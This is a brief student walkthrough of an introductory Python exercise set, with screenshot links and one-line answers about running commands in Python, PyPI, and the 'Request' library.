
Solution/Walkthrough:

Question 1:




To get the answer we have to use the python command on terminal or use a third party software like Visual Studio Code .

Question 2&4:




The database that is used to install other people libraries are called **"PyPi"** and one example of the library that we can use is the **"Request" .**

Question 3:




To get the answer we have to use python and just type in the question.

Question 5&6:




To aswer this question we have to use python and type in the strings and booleans that were given to get the answer. As you can see in the terminal, we can tell that the thing that causes the previous task to output that is because of the **“Pass By Reference”.**

Question 7:



To get the answer we have to use python and type in the commands that were given.

Question 8:



To get the answer we have to use python and type in the commands that were given.

Thought Process / Methodology:

First thing first we have to know how python works. Then we just explore and answer the questions that were given to get the answer by using the language **“Python”.**